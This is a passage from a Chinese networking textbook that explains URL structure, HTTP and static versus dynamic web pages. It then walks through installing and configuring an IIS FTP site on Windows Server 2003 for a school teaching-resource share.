页面,都会重复上述过程。

3. 什么是URL

URL(Uniform Resoure Locator)统一资源定位符用于描述Internet上网页和其他资源的一种标识方法,也被称为网页地址。用户只要知道某个资源的URL标识,就可以通过浏览器进行访问。URL由协议类型、主机名、端口号和文件名四部分组成,如http://www.gdcp.cn:80/jpkc/lf/index.htm。

(1) 在URL中,第一个冒号前面的用于指出访协议类型,如http①、https②、ftp、mms③、thunder④等。

(2) "//"与"/"之间的是服务器域名或IP地址,后面加上Web服务监听端口号。由于HTTP协议默认端口号是80,80端口号可以不写由浏览器自动追加,因此上例URL地址也可以简写为http://www.gdcp.cn/jpkc/lf/index.htm。假如Web服务在配置端口号时不使用80端口,例如利用8080端口,此时必须在浏览器中输入相应端口号,否则默认80端口无法浏览站点。此时,应填入相应地址http://www.gdcp.cn:8080/jpkc/lf/index.htm。

(3) 第一个"/"以后是相对路径文件名,每个目录用"/"隔开,这与Windows系统路径"\"不同。上述例子表示资源存放在Web服务主目录下"jpkc\lf"中的"index.htm"文件中。

---

① 超文本传输协议,默认端口号为80。

② https可以看成是HTTP协议的安全版,通过数字证书和加密实现浏览器和Web站点的安全传输,默认端口号为443,常用在网上银行、电子商务等站点中。

③ mms微软媒体服务器协议用于定位Windows Media服务器中*.asf流媒体文件,默认端口号为1755。

④ thunder是专用下载链接协议,用于访问P2P点对点网络资源,如迅雷软件采用thunder协议定位P2P网络资源。

文件名可以不写，默认的文件名是 Web 站点配置的默认首页名。因此，上述地址又可以简写为 http://www.gdcp.cn/jpkc/lf。

4. 什么是 HTTP

HTTP(HyperText Transfer Protocol)超文本传输协议工作于 TCP/IP 参考模型的应用层，是客户端浏览器和 Web 站点之间的通信协议。所谓超文本，是指采用链接方式将各种不同空间的文字、声音、图像等信息有机组织在一起的网状文本，而 HTTP 协议用于发送、接收和解释这些文本，最后通过浏览器显示出来。

5. 静态页面和动态页面

静态页面显示内容不依赖用户意愿而改变，在任何时候访问结果都是一样的，因而称为静态页面，例如 *.htm 和 *.html 都是静态页面。

静态页面若要更改显示内容则必须对原文件进行修改，这给站点设计和维护带来不便，由此引入动态页面。动态页面需要浏览器和 Web 站点之间交互，根据用户输入和设定选项读取数据库以显示不同页面信息，页面修改通过站点后台对数据库进行更新，并会因此产生安全问题①。常用动态页面有 *.asp、*.jsp 和 *.php 等。

静态和动态页面有各有优点，采用静态或动态主要取决于站点功能和用途。如果站点功能较简单，发布内容不需要更新，则采用静态页面简单高效，并且可以有效避免主页篡改、黑客入侵等安全问题；若页面需要与客户端交互，如成绩查询站点需要输入考生信息提交查询，此时必须采用动态页面技术。

静态页面是网站建设基础，静态页面和动态页面之间也不存在矛盾，在设计站点时需要结合两者各自优点，做到长短互补。很多时候设计一个站点既有静态页面，又有动态页面。

7.2　发布 FTP 站点

工作任务八　发布 FTP 站点

工作目的

安装和配置 FTP 服务。

工作任务

小张是学校网管中心人员，需要在 Windows 2003 服务器发布 FTP 站点实现数字化教学资源共享，为教师端提供文件上传和下载服务，并禁止 192.168.2.0 学生网段对 FTP 资源的访问。


工作环境和工具

工作任务八的工作环境拓扑图如图 7-15 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

微软 Windows Server 2003 集成互联网信息服务 IIS 可以用于发布和管理 FTP 站点，

---

① 目前，网络入侵大都是通过动态页面的入侵，攻击者通过提交不恰当数据库查询请求获得敏感信息，如扫描数据库后台系统管理员账号和密码，从而篡改主页、上传木马、盗取服务器数据等。



主机名称	担任角色	操作系统	IP地址	网关
主机1	FTP服务器	Windows Server 2003	网卡1：192.168.1.1 网卡2：192.168.2.1	
主机2	教师客户机	Windows XP	192.168.1.20	192.168.1.1
主机3	学生客户机	Windows XP	192.168.2.20	192.168.2.1

图 7-15　工作任务八的工作环境拓扑图

通过文件传输协议实现文件的上传和下载服务。

工作过程

1. 安装 IIS 中 FTP 服务

IIS 默认不安装 FTP 服务以避免恶意攻击。启动主机 1 进入 Windows 2003，在 Windows 组件向导中，选择“应用程序服务器”选项并单击“详细信息”按钮，在弹出的“Internet 信息服务(IIS)”对话框中单击“详细信息”按钮并选中“文件传输协议(FTP)服务”选项，如图 7-16 所示。在安装过程中，同样会提示插入 Windows 2003 安装盘，根据向导完成安装。




图 7-16　安装 FTP 服务

2. 新建 FTP 站点

(1) 在 C 盘新建“FTP 服务”文件夹，其内建立“资源上传”和“资源下载”两个子文件夹(可在“资源下载”文件夹内新建 ppt 文件作为下载测试)。

(2) 启动 IIS,选择“开始”→“所有程序”→“管理工具”→“Internet 信息服务管理器”命令,弹出“Internet 信息服务(IIS)管理器”配置窗口。右击“FTP 站点”选项并选择“新建”→“FTP 站点”命令,如图 7-17 所示,弹出“FTP 站点创建向导”对话框。



图 7-17　新建 FTP 站点

(3) 进入“FTP 站点描述”对话框,在“描述”文本框中输入站点名称以便管理员识别和管理多个 FTP 站点,如输入“教学资源站点”,如图 7-18 所示。




图 7-18　定义 FTP 站点描述

(4) 单击“下一步”按钮进入“IP 地址和端口设置”对话框,在“站点 IP 地址”下拉列表中选择服务器主机 1 的 IP“192.168.1.1”,在“输入此 FTP 站点的 TCP 端口”中不要改变 FTP 默认的端口号 21,如图 7-19 所示。

(5) 单击“下一步”按钮进入“FTP 用户隔离”对话框,采用默认“不隔离用户”。

(6) 单击“下一步”按钮进入“FTP 站点主目录”对话框,单击“浏览”按钮并选择 FTP 根目录路径,或直接在“路径”文本框中输入路径“C:\FTP 服务”,如图 7-20 所示。

(7) 单击“下一步”按钮进入“FTP 站点访问权限”对话框,允许“读取”和“写入”权限,如图 7-21 所示。




图 7-19　配置 IP 地址和端口号



图 7-20　指定 FTP 根目录




图 7-21　定义 FTP 站点访问权限

(8) 配置双权限。若“FTP 服务”文件夹所在 C 盘是 NTFS 格式分区，则需要配置文件访问权限。右击“FTP 站点”文件夹，在弹出的快捷菜单中选择“属性”命令，在弹出的对话框中选择“安全”选项卡并添加“IUSR_主机 1”账号，并赋予其“读取”和“列出文件夹目录”权限，如图 7-22 所示。




图 7-22　添加主目录访问权限

由于“资源上传”文件夹隶属于“FTP 站点”子文件夹，会继承其父文件夹所有权限。为实现资源上传功能，必须在“资源上传”文件夹添加 “写入”权限。右击“资源上传”文件夹，选择“属性”命令，在弹出的对话框中选择“安全”选项卡，在“Internet 来宾账号(IUSR_主机 1)”权限中添加“写入”权限，如图 7-23 所示。

